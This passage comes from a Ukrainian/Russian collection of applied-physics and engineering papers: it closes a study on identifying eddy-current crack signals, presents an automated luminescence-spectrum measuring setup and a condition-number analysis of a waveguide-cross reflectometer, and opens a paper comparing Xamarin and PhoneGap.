Для найгіршого випадку, коли сигнали візуально погано розрізняються, деяке стабільне покращення результатів спостерігається тільки при збільшенні кількості складових чисельника параметру ідентифікації, при якому значно погіршується вирізнення точкового поверхневого дефекту — випадок 5/14. При інших змінах кількості гармонік, використовуваних для обчислення параметру ідентифікації, покращення результатів не спостерігається.

Отримані результати були оцінені — найкращий показник тримав один бал, гірший — два бали и т.д. Потім бали були просумовані. Таким чином найкращі результати були зафіксовані для випадків 6/14 та 6/13. При цьому слід зауважити, що зменшення загальної

кількості гармонік для визначення параметру спектральної ідентифікації погіршує виявлення сигналу поверхневої тріщини на фоні шуму так як його параметр K_h починає наближатись до критичного параметру ідентифікації K_{hu} . Так в першому випадку для сигналу s_1 значення параметру $K_h = 0.464$, а $K_{hu} = 0.649$ при наявності шуму з $\sigma = 0.5$. В другому випадку маємо $K_h = 0.448$, а $K_{hu} = 0.622$ відповідно. Тобто різниця між ними почала зменшуватись.

З врахуванням вищесказаного можна зробити висновок, що обраний нами в [1] для досліджень діапазон гармонік для обчислення параметру спектральної ідентифікації сигналів поверхневих тріщин (гармоніки з 6-ї до 14-ї для чисельника, 14 перших гармонік для знаменника) є оптимальним.

На наступному етапі було досліджено вплив коефіцієнту b в (1) на процес ідентифікації сигналів від поверхневих тріщин. Виходячи з (1) можна попередньо сказати, що зменшення цього коефіцієнту буде приводити до розширення сигналу, а збільшення — відповідно до звуження сигналу (рис. 2, а, б). Так при $b^2 = 1$ довжина сигналу (1) на рівні 0.1 від максимальної амплітуди дорівнює 39 відліків, при $b^2 = 2$ — 27 відліків відповідно. Спектр сигналу (1) при $b^2 = 1$ стає трохи вузьким, при $b^2 = 2$ — ширшим відповідно. З подальшим збільшенням коефіцієнту b спектр буде далі розширюватись і наближатись до постійної величини, що буде визначатись площею імпульсу — як відомо, короткі імпульси довільної форми мають саме такий спектр [5].

На рис. 2, в, г показано віднормовану на максимальне значення огинаючу перших 14 гармонік цих сигналів у порівнянні з віднормованою огинаючою перших 14 гармонік заважаючого сигналу (2).

Далі були проведені дослідження залежності параметру ідентифікації K_h від довжини поверхневої тріщини (коефіцієнту k) при значеннях коефіцієнту $b^2 = 1$ та $b^2 = 2$. Ці залежності для стандартного відхилення шуму $\sigma = 0.5$ показані на рис. 3.

З наведених рисунків (рис. 3) видно, що при $b^2 = 1$ значно погіршується відокремлення сигналу не точкових поверхневих тріщин ($k < 1$) від сигналу завади. При $b^2 = 2$ на перший погляд здається, що ситуація стає кращою і подальше збільшення цього коефіцієнту (звуження сигналу поверхневої тріщини) приведе до ще кращих результатів. Але тут потрібно згадати, що зверху значення параметру

ідентифікації K_h обмежується граничним значенням $K_{hu} = 0.643$, яке відповідає чистому шуму без будь-якого сигналу [4]. Зі збільшенням коефіцієнту b параметр ідентифікації K_h зі збільшенням рівня шуму починає інтенсивніше наближатись до граничного значення K_{hu} , тобто погіршується виявлення таких (вужчих) сигналів поверхневих тріщин на фоні шуму (рис. 3).




Рисунок 2 – Форма і спектри сигналів s_1 і s_2 :

а), в) $b^2 = 1$; б), г) $b^2 = 2$; — сигнал і спектр поверхневої тріщини s_1 ; -сигнал і спектр завади s_2

Висновки. Було досліджено залежність спектрального параметру ідентифікації K_h від зміни кількості гармонік, використуваних для обчислення його компонентів. Доведено оптимальність запропонованої в [1] методики обчислення вказаного параметру — гармоніки з 6-ї до 14-ї для чисельника, 14 перших гармонік для знаменника.

Досліджено вплив довжини сигналу поверхневої тріщини на характеристики розпізнавання таких сигналів на фоні шуму.




Рисунок 3 – Залежність параметру ідентифікації від параметру k , що характеризує форму модуляційного імпульсу тріщини, при $\sigma = 0.5$:

а) $b^2 = 1$; б) $b^2 = 2$; — спектри отримано без віконних функцій;
 - - спектри отримано з використанням вікна Гауса;

ЛІТЕРАТУРА

1. Хандецкий В. С., Герасимов В. В. Спектральная идентификация сигналов в дефектоскопии композитов с использованием теории статистических испытаний. // Вісник Дніпропетр. ун-ту. Фізика. Радіоелектроніка. 2003. Вип. 10. С. 128-132.
2. Хандецкий В. С., Герасимов В. В. Статистические исследования при вихретоковой дефектоскопии композитных материалов // Дефектоскопия. 1998. № 9. С. 59 – 70.
3. Герасимов В. В., Герасимова О. Л. Спектры сигналов перекося датчика и сигнала от трещины после дифференцирования // Системні технології. Регіональний міжвузівський збірник наукових праць. — Вип. 5 (28). — Дніпропетровськ, 2003. С. 24 – 32.
4. Хандецкий В. С., Герасимов В. В. Вплив віконних функцій на розпізнавання сигналів в дефектоскопії композитних матеріалів // Системні технології. Регіональний міжвузівський збірник наукових праць. — Вип. 5 (88). — Дніпропетровськ, 2013. С. 42 – 49.
5. Бабак В. П., Хандецкий В. С., Шрюфер Е. Обработка сигналов. — К.: Либідь, 1999. — 496 с.

М.Ф. Буланный, А.В. Коваленко, С.А. Морозов, О.В. Хмеленко

АВТОМАТИЗИРОВАННАЯ УСТАНОВКА ДЛЯ ИССЛЕДОВАНИЯ СПЕКТРОВ ЛЮМИНЕСЦЕНЦИИ КРИСТАЛЛОФОСФОРОВ

Аннотация. В работе описана автоматизированная установка для исследования спектров люминесценции кристаллофосфоров. Наличие в составе системы персональной ЭВМ обеспечивает автоматизацию процесса измерений.

Ключевые слова: фотолюминесценция, центры рекомбинации, монохроматор, фотоэлектронный умножитель, монокристалл, система КАМАК.

Введение. При проведении люминесцентных исследований необходимо измерять различные спектрально-люминесцентные характеристики анализируемых кристаллофосфоров (яркость свечения, электронные спектры люминесценции, квантовый выход, поляризация люминесценции, спектры фотолюминесценции и т.д.) [1, 2]. Эти характеристики можно определять с помощью данной установки. В последние годы возрос интерес к исследованию некоторых кристаллов группы A_2B_6 , легированных переходными элементами (Mn, Cr, Fe, Co, Ni, Ti). В кристаллах, активированных этими элементами наблюдаются внутрицентровые переходы в незаполненных 3d-оболочках этих атомов. Это позволяет использовать данные материалы в качестве активных материалов для квантовой электроники.

Влияние дислокаций на важнейшие свойства некоторых полупроводниковых соединений типа A_2B_6 , в частности сульфида цинка, может осуществляться не только в результате прямого взаимодействия с электронной подсистемой кристаллов, но и путем целенаправленного изменения их кристаллической структуры. Известно, что в процессе пластической деформации, в результате движения частичных дислокаций, происходит переориентация кристаллической решетки микродвойниковых кристаллов ZnS в структуру одноориентированного сфалерита [3]. Следует отметить, что актуальность сфор-

мулированных проблем повышается, если учесть их важность не только для сульфида цинка и других соединений типа A_2B_6 , а также и для некоторых других перспективных полупроводниковых материалов (например, карбид кремния), имеющих сходную структуру.

Необходимость исследований люминесцентных свойств люминофоров ZnS позволяет определить возможность целенаправленного управления реальной структурой кристаллов ZnS и изменением локальной симметрии примесных центров под влиянием дозированных деформаций и электрических полей, что связано с их широким применением в системах отображения информации, а также с перспективой их использования в квантовой электронике.

Изучение физических свойств новых полупроводниковых материалов удобнее проводить на монокристаллических образцах, в связи с чем, особое внимание уделяется разработке технологии получения их в форме монокристаллов.

Большой интерес в настоящее время представляет получение монокристаллов твердых растворов на основе сульфида цинка, которые легируются различными примесями, а также исследования их свойств, структуры и возможного практического использования, процессов, происходящих при воздействии ультрафиолетового и инфракрасного возбуждения, внешнего электрического поля, пластической деформации и т.д.. Наиболее полная и достоверная информация о центрах рекомбинации может быть получена при комплексных исследованиях различными спектроскопическими методами, включающими изучение спектров фотолюминесценции.

Среди полупроводниковых материалов, применяемых в науке и технике в настоящее время, особое место занимают полупроводниковые соединения на основе A_2B_6 . Они отличаются структурой кристаллической решетки, шириной запрещенной зоны и наличием разнообразных дефектов, но всех их объединяет резко выраженная способность люминесцировать в широкой спектральной области при 300 К и 77 К, а также изменять свою проводимость под влиянием корпускулярных и электромагнитных излучений в широком диапазоне длин волн.

Несмотря на такое широкое применение этих материалов много вопросов, касающихся кристаллической структуры, электрических и люминесцентных свойств, остаются до конца не выясненными. Осо-

бенно слабо изучены твердые растворы этих соединений. В большей степени это определяется тем, что использование в технике данных кристаллофосфоров на основе этих соединений представляют собой, в основном, порошки. Неоднородная структура порошкоподобных образцов ограничивает возможности эксперимента и трактовки полученных результатов. Получение и исследование свойств монокристаллов твердых растворов $Zn_{1-x}Cd_xS$, $ZnS_{1-y}Se_y$ имеет и большое практическое значение. Эти материалы могут смешиваться в любых пропорциях и при этом плавно меняется много физических характеристик. Тем самым создается возможность получать заданные величины определенных параметров. Возможность изменять параметры, особенно энергии переходов, путем изменения состава соединений является перспективным для лазерной техники.

Разработанная система регистрирует спектры люминесценции в широком спектральном диапазоне с последующей математической обработкой результатов исследований.

В силу своей природы, люминесценция относится к структурно-чувствительным свойствам кристаллов. Все парамагнитные зонды являются либо хорошо известными центрами свечения (Mn^{2+} , А-центр, Fe^{3+}), либо принимают участие в процессах переноса зарядов при люминесценции (Cr^{+} , Fe^{3+}).

Для изучения люминесцентных свойств исследуемых кристаллов нами был сконструирован и изготовлен специальный автоматизированный оптический спектральный комплекс, который может быть использован для регистрации спектров излучения и поглощения в спектральном диапазоне (200 ÷ 1200) нм, автоматического сбора информации о спектральном составе излучения и с последующей математической обработкой результатов исследований [4].

Автоматизированный комплекс измерения люминесценции состоит из источника оптического возбуждения, системы фотоэлектрической регистрации и системы автоматического управления. Функциональная схема комплекса изображена на рис. 1.

В качестве источника оптического возбуждения могут использоваться: лазер (1) (ЛГИ-505 с длиной волны излучения - 337 нм, средней мощностью излучения 120 мВт), с блоком питания; лазер (ЛГН-517, с длиной волны излучения 441.6 нм, средней мощностью

излучения 10 мВт), с блоком питания; ксеноновая лампа ДКсШ-1000 (4) со средней мощностью 1000 Вт с блоком питания (3).

Для развязки возбуждающего света с регистрирующей системой, луч лазера падает на исследуемый образец под углом 90° относительно оптической оси системы. Интенсивность излучения регулируется при помощи нейтральных светофильтров.




Рисунок 1 – Функциональная схема автоматизированного оптического спектрального комплекса

При использовании в качестве источника оптического возбуждения лампы ДКсШ-1000 для выделения необходимого спектрального интервала используется монохроматор МДР-2 (5). Для дистанционного автоматического управления монохроматор снабжен шаговым двигателем ДШИ-200-2 (6), который подключен к системе управления стандарта КАМАК через модуль управления шаговым двигателем (21). Данная система автоматического управления обеспечивает точность установки длины волны возбуждения не ниже $1/6$ нм на один шаг двигателя. После монохроматора, возбуждающее излучение через систему кварцевых фокусирующих линз (2) попадает на исследуемый образец, помещенный в криостат (7).

Излучение образца через конденсор (2) подается на входную щель монохроматора МДР-12 (12). Для автоматического дистанционного сканирования, регистрирующий монохроматор, как и монохроматор системы возбуждения, снабжен шаговым двигателем ДШИ-200-2 (13). Система автоматического управления монохроматором МДР-12

обеспечивает точность установки длины волны не ниже 0.01 нм. Излучение образца после прохождения через монохроматор фокусируется на фотокатоде ФЭУ-136 (15), работающего в режиме счета одноэлектронных импульсов. Фотоэлектронный умножитель (ФЭУ-136) с полупрозрачным сурьмяно-калиево-натриево-цезиевым фотокатодом, электростатической фокусировкой электронов, 11-ти диодной системой умножения и торцевым оптическим входом, используется в качестве приемника излучения для области спектра 300 ч 830 нм. Для данного типа ФЭУ скорость счета импульсов темнового анодного тока при температуре 20 °С не более 400 импульсов/сек. Спектральная система канала регистрации зависит от типа применяемого ФЭУ.

Для уменьшения уровня тепловых шумов, ФЭУ-136 охлаждается до температур - (20 ÷ 25) °С. Для этой цели в установке используется микрохолодильник с блоком питания, работающий на эффекте Пельтье, с охлаждением горячих спаев проточной водой. Далее, после ФЭУ, одноэлектронные импульсы подаются на широкополосный высокочастотный усилитель (16). После усилителя импульсы поступают на 2-х пороговый дискриминатор (17). Значения напряжения порогов задаются двумя 8-битными цифро-аналоговыми преобразователями (ЦАП) (18, 19), управление которыми осуществляется системой КАМАК (22). С выхода дискриминатора импульсы приходят на нормализатор (18), который согласует амплитуду и продолжительность импульсов с логическими уровнями ТТЛ. Далее нормализованные импульсы поступают на счетчик (19), который входит в штатный комплект системы КАМАК. Максимальное число считаемых импульсов – 10^5 с^{-1} . Общее управление всем измерительным комплексом осуществляется при помощи КАМАК, сопряженного с персональным компьютером IBM-486 DX (24) с использованием блока сопряжения 23).

Выводы. Результаты сравнения, изготовленной системы регистрации спектров фотолюминесценции по сравнению с традиционными методами позволяет сделать ряд выводов:

1. Исследование спектральных характеристик фотолюминесценции проводилось на разработанной автоматизированной установке;
2. Хранение результатов на магнитном диске позволяет их быстро находить и производить математическую обработку;
3. Повысить точность и ускорить процесс измерений.

ЛИТЕРАТУРА

1. Левшин А.В. Люминесценция и ее измерение /А.В. Левшин, А.М. Салецкий. – М.: Изд. МГУ. – 1989. – 272 с.
2. Физика и химия соединений $A^{II}B^{VI}$ / Под ред. Медведева С.А. М.: Наука. – 1986. – 624 с.
3. Электронные свойства дислокаций в полупроводниках / Под ред. акад. Ю.А. Осипьяна. – М.: Эдиториал УРСС. – 2000. – 320 с.
4. Буланый М.Ф. Автоматизированная система для комплексных исследований центров рекомбинации в полупроводниках / М.Ф. Буланый, С.А. Омельченко, А.Н. Хачапуридзе // Тез. докл. X науч.-техн.. конф. “Датчики и преобразователи информации систем измерения, контроля и управления”. – Датчик 98. – Гурзуф. – 1998. – Т. 2, С. 345 – 348.

О.О. Дробахин, В.Г. Короткая

**К ПОСТРОЕНИЮ АВТОМАТИЗИРОВАННЫХ КОМПЛЕКСОВ
ДЛЯ ИЗМЕРЕНИЯ КОМПЛЕКСНОГО КОЭФФИЦИЕНТА
ОТРАЖЕНИЯ В МИКРОВОЛНОВОМ ДИАПАЗОНЕ НА
ОСНОВЕ ПРИНЦИПОВ ГОЛОГРАФИИ**

Аннотация. Для 12-полюсного измерителя на основе Е-плоскостного волноводного крестообразного соединения прямоугольных волноводов продемонстрированы преимущества нахождения значений комплексного коэффициента отражения с применением принципов голографии с тремя опорными сигналами. В качестве критерия выбора угла соединения волноводов использовано значение числа обусловленности матрицы системы линейных алгебраических уравнений, которая формируется согласно рассмотренному методу обработки. Показано, что допустимым углом является 60 град.

Ключевые слова: комплексный коэффициент отражения, голография, регуляризация, волноводный крест.

Введение. Микроволновые методы находят широкое применение при решении ряда производственных задач в металлургии, машиностроении, в частности в неразрушающем контроле [1]. По сути, применение указанных средств базируется на измерении частотной зависимости комплексного коэффициента отражения интересующего объекта. Значительная часть современных средств измерения комплексного коэффициента отражения – векторных рефлектометров – базируется на идее 12-полюсного измерителя [2]. Классическая схема требует использования значительного числа эталонных калибровочных нагрузок и использования хорошо согласованных СВЧ элементов, которые являются дорогостоящими. Все это обуславливает невозможность применения указанного подхода в производственных условиях. Рассмотренная в [3] схема 12-полюсного измерителя на основе крестообразного Е-плоскостного волноводного соединения при условии расчета элементов матрицы рассеяния позволяет обеспечить стоимость измерительной аппаратуры сравнимую со стоимостью ска-

лярного рефлектометра. При этом был рассмотрен случай соединения волноводов под прямым углом. Традиционным подходом к определению интересующего значения комплексного коэффициента отражения является совместное решение трех квадратных уравнений. По сути, концепция 12-полюсного измерителя реализует голографическую запись с тремя опорными сигналами [4], при этом может быть сформирована специальная система линейных уравнений. Такой подход открывает возможность анализа точностных характеристик для различных схем на основе анализа числа обусловленности соответствующей матрицы размером 2×2 . В работе [5] было рассмотрено крестообразное соединение волноводов под произвольным углом.

Постановка задачи. Целью данной статьи является анализ конструкции 12-полюсного измерителя на базе Е-плоскостного крестообразного соединения волноводов прямоугольного сечения при произвольном угле соединения на основе исследования поведения числа обусловленности соответствующей матрицы, реализующей расчеты согласно принципу голографии с тремя опорными сигналами.

Основная часть. Волноводный крест делит входную мощность на четыре части. В то же время он служит для суммирования измерительного сигнала и трех опорных сигналов, полученных путем деления входного сигнала. Особенность использования состоит в возможности оценить матрицы рассеяния элементов расчетным способом без проведения процедур калибровки. Частотные характеристики элементов матрицы рассеяния имеют в достаточной степени плавные зависимости. С помощью калибровки должны быть определены только коэффициенты, характеризующие детекторы, включенные в измерительных плечах. Для проведения указанной процедуры наиболее подходящей является согласованная нагрузка.

Свойства волноводного креста описываются матрицей S_{ij} . Будем использовать нумерацию плеч по часовой стрелке, начиная с плеча, к которому подключен источник СВЧ сигнала. Из симметрии следует следующее соотношение $S_{21} = S_{41} = S_{14} = S_{12} = S_{34} = S_{32}$. Согласованные измерители мощности подключены к плечам 1,2,3. В качестве указанных измерителей используются направленные детекторы, которые измеряют напряжения $U_{1,2,3}$ пропорциональные соответствующим мощностям $P_{1,2,3}$ в плечах 1,2,3. Кроме того используется направленный детектор для измерения входной мощности P_0 ,

подключенный к порту 1. Исследуемая нагрузка подключается к плечу 4, поскольку подключение к порту 3 приводит к симметричной конструкции и в плечах 2, 4 формируются идентичные сигналы, что приводит к вырождению соответствующих систем уравнений. Учет многократных отражений между измеряемой нагрузкой и крестом производится путем использования новой переменной A_4 , которая является билинейным преобразованием от коэффициента отражения Γ вида $A_4 = \Gamma S_{41} / (1 - \Gamma S_{44}) = A'_4 + jA''_4$.

В соответствии с методикой [4] обработки согласно принципу голографии с тремя опорными сигналами необходимо решить следующую систему двух линейных уравнений

$$B\mathbf{a} = \mathbf{q}, \quad \mathbf{a} = \begin{bmatrix} A'_4 \\ A''_4 \end{bmatrix}, \quad \mathbf{q} = \begin{bmatrix} q_{mn} / 2 \\ q_{kl} / 2 \end{bmatrix}, \quad (1)$$

где B является матрицей с элементами

$$\begin{aligned} B_{11} &= \operatorname{Re}(S_{m1}^* S_{m4}) |S_{n4}|^2 - \operatorname{Re}(S_{n1}^* S_{n4}) |S_{m4}|^2, \\ B_{12} &= \operatorname{Im}(S_{m1} S_{m4}^*) |S_{n4}|^2 - \operatorname{Im}(S_{n1} S_{n4}^*) |S_{m4}|^2, \\ B_{21} &= \operatorname{Re}(S_{k1}^* S_{k4}) |S_{l4}|^2 - \operatorname{Re}(S_{l1}^* S_{l4}) |S_{k4}|^2, \\ B_{22} &= \operatorname{Im}(S_{k1} S_{k4}^*) |S_{l4}|^2 - \operatorname{Im}(S_{l1} S_{l4}^*) |S_{k4}|^2. \end{aligned}$$

Значения q_{mn} , которые определяют элементы вектора $\mathbf{q}$, равны

$$q_{mn} = (p_m - p_{0m}) |S_{n4}|^2 - (p_n - p_{0n}) |S_{m4}|^2, \quad (2)$$

где $p_{0i} = |S_{i1}|^2$ и $p_i = |S_{Li1}|^2 U_{c0} U_i / (U_{ci} U_0)$, причем S_{Li1} равно $S_{i1} + S_{i4} S_{11} \Gamma_c / (1 - S_{11} \Gamma_c)$; Γ_c – коэффициент отражения эталонной нагрузки, U_{c0} и U_0 – напряжения, характеризующие мощность входного сигнала при калибровке и измерениях соответственно, U_{ci} и U_i – напряжения, измеренные в плечах креста при калибровке и измерениях соответственно.

Согласно методу наименьших квадратов система (1) переходит в

$$B^T B \mathbf{a} = B^T \mathbf{q}. \quad (3)$$

Число обусловленности Cond матрицы B может быть вычислено стандартным образом как отношение максимального собственного значения к минимальному. Понятно, что число обусловленности зависит от частоты и комбинации детекторов. Преимущество подхода (3) по отношению к традиционному методу решения системы квадратных уравнений состоит в возможности использования стандартной регуляризации Тихонова

$$(B^T B + \alpha I) \mathbf{a} = B^T \mathbf{q}. \quad (4)$$

Принцип обобщенной невязки формализует поиск параметра регуляризации α как корня уравнения

$$\|Ba^\alpha - \mathbf{q}\|^2 = (\delta + h \|a^\alpha\|)^2 + \mu^2, \quad (5)$$

где δ является мерой ошибки в векторе $\mathbf{q}$, $h = \|B - B_r\|$, B_r – точный оператор, $\mu = \inf \|Ba - \mathbf{q}\|$. Значения δ , h , μ могут быть определены путем калибровки с тремя известными нагрузками. Очень важно, что в соответствии с (5) α зависит от величины A_4 , таким образом, α является функцией значения коэффициента отражения нагрузки. Практический способ оценить α состоит в выборе лучшего значения α (в смысле минимизации ошибки оценки значения) для известной нагрузки с коэффициентом отражения, который приближенно равен коэффициенту отражения нагрузки, подлежащей измерению.

На основе значений матрицы рассеяния Е-плоскостного волнового крестообразного соединения волноводов, использованных в работе [5], были рассчитаны значения числа обусловленности матрицы B , часть из которых приведена в таблице. Для углов пересечения волноводов менее 55 град число обусловленности резко возрастает, достигая при угле 15 град значений в десятки тысяч, что свидетельствует о вырождении матрицы, а, следовательно, о существенном совпадении результатов измерений в измерительных плечах. Выбранные частоты соответствуют началу, середине и концу рабочего диапазона волновода сечением $7,2 \times 3,4$ мм, что позволяет оценить значения во всем диапазоне частот. Для промежуточных частот зависимости числа обусловленности носят плавный характер, без выбросов. Данные табл. 1 свидетельствуют о том, что выбор комбинаций детекторов при формировании элементов матрицы и вектора правых частей системы (1) имеют существенное значение для обеспечения устойчивости решения, при этом комбинация $m = 1$; $n = 2$; $k = 2$; $l = 3$ обеспечивает значительно лучшие результаты, чем комбинация $m = 1$; $n = 2$; $k = 1$; $l = 3$. Возможность использования не прямого угла, а угла в 60 градусов позволяет изменить компоновочную схему прибора, при этом точность измерений не будет существенно ухудшена. Дальнейшее уменьшение угла соединения волноводов влечет недопустимое возрастание погрешности измерений комплексного коэффициента отражения, вследствие стремительного роста числа обусловленности матрицы B .

Значения числа обусловленности для матрицы B
для ряда значений углов пересечения волноводов и частот

Частота, ГГц	Угол, град						
	60	65	70	75	80	85	90
$m = 1; n = 2; k = 1; l = 3$							
26,0	26,62	16,24	11,01	8,01	6,12	4,86	3,98
32,0	19,20	9,35	5,98	4,34	3,42	2,84	2,45
37,5	68,23	176,21	5,71	9,48	91,91	10,72	5,01
$m = 1; n = 2; k = 2; l = 3$							
26,0	24,74	13,38	8,00	5,15	3,50	2,49	1,86
32,0	18,60	8,47	4,86	3,08	2,06	1,43	1,02
37,5	8,32	3,86	2,42	1,70	1,31	1,29	1,58

Выводы. Переход от традиционного метода обработки данных измерений для 12-полюсного измерителя на базе Е-плоскостного волноводного крестообразного соединения к методу, основанному на принципах голографической записи с тремя опорными сигналами, позволяет перейти к решению системы линейных алгебраических уравнений. Это открывает возможности математической формализации задачи, а, следовательно, оценки конструкции с использованием формального признака – значения числа обусловленности матрицы. Это позволило выбрать оптимальную комбинацию плеч, к которым подключены детекторы. Исходя из допустимых значений числа обусловленности было установлено, что можно перейти от крестообразного соединения волноводов с прямыми углами к соединению с углом в 60 град, что позволяет построить новые более компактные конструкции измерителя.

Благодарности. Авторы благодарят М.В. Андреева, В.Ф. Борулько, В.А. Карлова за предоставленные значения матрицы рассеяния Е-плоскостного волноводного крестообразного соединения волноводов, использованных в работе [5].

ЛИТЕРАТУРА

1. Головки, В.И. Радиолокационный контроль металлургических процессов [Текст] / В.И. Головки, О.Н. Кукушкин, Н.В. Михайловский и др. – Днепропетровск: Журфонд, 2010. – 428 с.
2. Cripps, S.C. VNA tales [Text] / S.C. Cripps // IEEE Microwave Mag. – 2007. – Vol. 8. – №. 10. – P. 28–44.
3. Drobakhin, O.O. Millimeter Apparatus for Transmission Line and Dielectric Material Measurements by Multifrequency Methods [Text] / O.O. Drobakhin, V.F. Borulko, V.A. Karlov // CPEM-96 Conference Digest, Germany, Braunschweig. – 1996. – P. 598-599.
4. Drobakhin, O.O. Holographic Approach to Microwave Measurements [Text] / O.O. Drobakhin, V.A. Karlov // Proc. of the 16th URSI Int. Symp. on Electromagnetic Thessaloniki, Greece. – 1998. – Vol. 1. – P. 109-111.
5. Karlov, V. A. Properties of complex parameters of five-port reflectometer with E-plane oblique X- and T-junctions [Text] / V.A. Karlov, M.V. Andreev, V. F. Borulko // Conf. Proc. 2014 Int. Conf on Mathematical Methods in Electromagnetic Theory. – Dnipropetrovsk, 2014. – P. 164-167.

В.В. Герасимов, С.С. Біловол, К.В. Іванова
**ПОРІВНЯЛЬНИЙ АНАЛІЗ XAMARIN ТА
PHONEGAP FOR .NET**

Анотація. Проведено порівняльний аналіз технологій Xamarin та PhoneGapfor .NET, що активно розвиваються останнім часом. Наведено особливості даних технологій, їх переваги та недоліки, розглянуто перспективи їх розвитку та сфери застосування.

